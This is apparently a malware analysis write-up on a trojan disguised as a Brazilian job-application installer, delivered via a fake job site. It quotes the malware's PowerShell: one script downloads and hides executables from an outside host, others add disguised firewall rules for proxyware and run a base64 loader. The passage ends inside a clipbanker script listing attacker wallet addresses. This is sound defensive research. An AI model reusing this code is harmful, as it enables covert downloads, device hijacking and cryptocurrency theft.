
Here we have a viewer.exe mention and a possibly malicious URL.
https[:]//vagasflix.com/og.php?u=/cl/i/melo5w
This seems like some C2/or other related URL. While observing this malware's behavior in AnyRun sandbox, the URL was opened in the web browser.
Nevertheless, to this URL find, I found out about this thread:
https://www.reddit.com/r/golpe/comments/1mdk428/%C3%A9_seguro_executar_arquivos_exe/?tl=en
It seems like the malware was active at minimum for 7 months and that this URL that is indeed acting like a job searching website is actually a malware delivery website.
When we look at communicating files for the malicious URL, we can see many of these CadastrarCurriculo.exe files - same filename as the file we discovered.
https://www.virustotal.com/gui/domain/vagasflix.com/relations
After rescanning some of the files, all are identified by ESET as the same signature - PowerShell/TrojanDownloader.Agent.PCS Trojan which is the same as the file we are analyzing. With this info, we can assume that the VagasFlix URL is indeed a malicious site constructed primarily for delivering this signed malware.
Confirmed by this AnyRun scan where the one of the users opened the malicious URL and clicked themselves to the known CadastrarCurriculo.exe filename .

When opened by the viewer.exe component, the URL just displays a bunch of buttons that lead to various (likely sponsored) products.
Continuing through extracted MSI package

Here we have the declared directories this malware uses.

Here we have a VM check. Not sure how advanced it is however it prevented installation on FlareVM (which is nothing surprising, a regular Hyper-V with FlareVM on it would pass no VM checks at all, they aren't built for analyzing VM check malware).
PowerShell payload analysis

PS payload #1
Here we discovered some PowerShell commands. There is a few of them, so I will add some code snippets and explain what they do.
$appCompatPaths = @(
    "$env:PROGRAMDATA\BraveCrashHandler.exe",
    "$env:APPDATA\GoogleCrashHandler.exe",
    "$env:USERPROFILE\APPDATA\LOCAL\TEMP\dIlhost.exe",
    "$env:SystemRoot\TEMP\dIlhost.exe",
    "$env:APPDATA\GoogleCrashHandler64.exe",
    "$env:USERPROFILE\APPDATA\LOCAL\TEMP\dlIhost.exe",
    "$env:SystemRoot\TEMP\dlIhost.exe",
    "$env:USERPROFILE\Embedit.exe",
    "$env:LOCALAPPDATA\SheIlExperienceHost.exe",
    "$env:APPDATA\ShelIHost.exe"
)
First command sets all these listed files to run only as administrator using registry keys.
$filesToCheck = @(
    @{Path="$env:PROGRAMDATA\BraveCrashHandler.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/BraveCrashHandler.exe"},
    @{Path="$env:APPDATA\GoogleCrashHandler.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/GoogleCrashHandler.exe"},
    @{Path="$env:APPDATA\GoogleCrashHandler64.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/GoogleCrashHandler64.exe"},
    @{Path="$env:USERPROFILE\Embedit.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/Embedit.exe"},
    @{Path="$env:LOCALAPPDATA\SheIlExperienceHost.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/SheIlExperienceHost.exe"},
    @{Path="$env:APPDATA\ShelIHost.exe"; Url="https://fsn1.your-objectstorage.com/f06fc1b7/ShelIHost.exe"}
  )
This command downloads the files we discovered earlier, saves them, checks whether they exist and if so, sets hidden attributes to them using this function. If they don't, it downloads them.
foreach ($file in $filesToCheck) {
    if (-Not (Test-Path -Path $file.Path -PathType Leaf)) {
        Download-File -Url $file.Url -Destination $file.Path
    }
    (Get-ChildItem $file.Path).Attributes = 'Hidden','System'
}
PS payload #2
In the next file, we also discover some yet unknown files:
$additionalFilesToHide = @(
    "$env:PROGRAMDATA\BraveCrashHandler.exe",
    "$env:APPDATA\GoogleCrashHandler.exe",
    "$env:USERPROFILE\APPDATA\LOCAL\TEMP\dIlhost.exe",
    "$env:SystemRoot\TEMP\dIlhost.exe",
    "$env:APPDATA\GoogleCrashHandler64.exe",
    "$env:USERPROFILE\APPDATA\LOCAL\TEMP\dlIhost.exe",
    "$env:SystemRoot\TEMP\dlIhost.exe",
    "$env:USERPROFILE\Embedit.exe",
    "$env:USERPROFILE\APPDATA\LOCAL\TEMP\myst-launcher-amd64.exe",
    "$env:SystemRoot\TEMP\myst-launcher-amd64.exe",
    "$env:USERPROFILE\.myst_node_launcher",
    "$env:LOCALAPPDATA\SheIlExperienceHost.exe",
    "$env:APPDATA\ShelIHost.exe"
)
The myst related files sparked my interest. I researched and found out this:
A Mysterium Node is a device you run at home, like your computer, phone, or Raspberry Pi. It connects you to the Mysterium Network and helps keep it running.
Most of the internet you pay for each month goes unused. By running a node, you can share that spare internet with others in the network. People can connect to your node to:
Use a VPN for safe and private browsing
Access the open internet freely
Create secure lines of communication
In simple terms, a node works like a server, but it belongs to you instead of a big company.
Source: https://help.mystnodes.com/en/articles/8005096-what-is-a-mysterium-node
Attackers are able to abuse your device as a VPN with this installed. This makes it a proxyware. Just to verify this statement, I dropped the executable on VirusTotal and I was correct, it is indeed Mysterium Node launcher.
PS payload #3
These firewall rules are added to ensure a smooth communication between the Myst Launcher and it's servers.
New-NetFirewallRule -Name "Windows Credentials Service" -DisplayName "Windows Credentials Service" -Group "Windows Credentials Service" -Program "$env:USERPROFILE\APPDATA\LOCAL\TEMP\myst-launcher-amd64.exe" -Direction Inbound -Profile Any -Action Allow -Enabled True
New-NetFirewallRule -Name "Windows Credentials Service Manager" -DisplayName "Windows Credentials Service Manager" -Group "Windows Credentials Service Manager" -Program "$env:USERPROFILE\APPDATA\LOCAL\TEMP\myst-launcher-amd64.exe" -Direction Outbound -Profile Any -Action Allow -Enabled True

New-NetFirewallRule -Name "Windows Media Synchronization" -DisplayName "Windows Media Synchronization" -Group "Windows Media Synchronization" -Program "$env:SystemRoot\TEMP\myst-launcher-amd64.exe" -Direction Inbound -Profile Any -Action Allow -Enabled True
New-NetFirewallRule -Name "Windows Media Synchronization Service" -DisplayName "Windows Media Synchronization Service" -Group "Windows Media Synchronization Service" -Program "$env:SystemRoot\TEMP\myst-launcher-amd64.exe" -Direction Outbound -Profile Any -Action Allow -Enabled True

New-NetFirewallRule -Name "myst_launcher_tcp" -DisplayName "myst_launcher_tcp" -Program "$env:USERPROFILE\.mysterium-bin\myst.exe" -Direction Inbound -Profile Public -Protocol TCP -Action Allow -Enabled True
New-NetFirewallRule -Name "myst_launcher_udp" -DisplayName "myst_launcher_udp" -Program "$env:USERPROFILE\.mysterium-bin\myst.exe" -Direction Inbound -Profile Public -Protocol UDP -Action Allow -Enabled True

New-NetFirewallRule -Name "myst.exe" -DisplayName "myst.exe" -Program "$env:USERPROFILE\.mysterium-bin\myst.exe" -Direction Inbound -Profile Public -Protocol TCP -Action Allow -Enabled True
New-NetFirewallRule -Name "myst.exe" -DisplayName "myst.exe" -Program "$env:USERPROFILE\.mysterium-bin\myst.exe" -Direction Inbound -Profile Public -Protocol UDP -Action Allow -Enabled True

New-NetFirewallRule -Name "Network Discovery Service" -DisplayName "Network Discovery Service" -Group "Network Discovery Service" -LocalPort 80, 443, 2020, 3333, 4444, 5555, 4449, 4050 -Direction Inbound -Profile Any -Protocol TCP -Action Allow -Enabled True
New-NetFirewallRule -Name "Network Discovery Control" -DisplayName "Network Discovery Control" -Group "Network Discovery Control" -LocalPort 80, 443, 2020, 3333, 4444, 5555, 4449, 4050 -Direction Outbound -Profile Any -Protocol TCP -Action Allow -Enabled True
PS payload #4

During Event Viewer analysis I noticed one more command proactively being ran:
function Set-ExecutionPolicy { param([Parameter(ValueFromRemainingArguments=$true)][object[]]$args) }; $ProgressPreference = 'SilentlyContinue'; $PollMs = 1000; $b = Get-Content 'C:\Users\rift\Desktop\script.b64' -Raw; $c = [Text.Encoding]::Unicode.GetString([Convert]::FromBase64String($b)); Invoke-Expression $c
This means there had to exist the file C:\Users\rift\Desktop\script.b64 at some point. You now may ask why would it be on desktop (because it would be blatant to the user) and that is because I started the unpack executable on desktop, therefore it assumes that desktop is it's main directory.

I looked into Event Viewer once again and I was able to discover the executed script. It is a one of the more sophisticated clipbanker malware.
 $Messages = @{
  '*'        = '0xbae44Bc0aa9CC20B8CFa112D9Ad3b43Ef9B0C3fE'
  EVM        = '0xbae44Bc0aa9CC20B8CFa112D9Ad3b43Ef9B0C3fE'
  BTC_TAP    = 'bc1ps7ma79me3a0f0n40k4mdsmlz968f7mv73v3vz7f4c9vha8lhsfjqukmr7d'
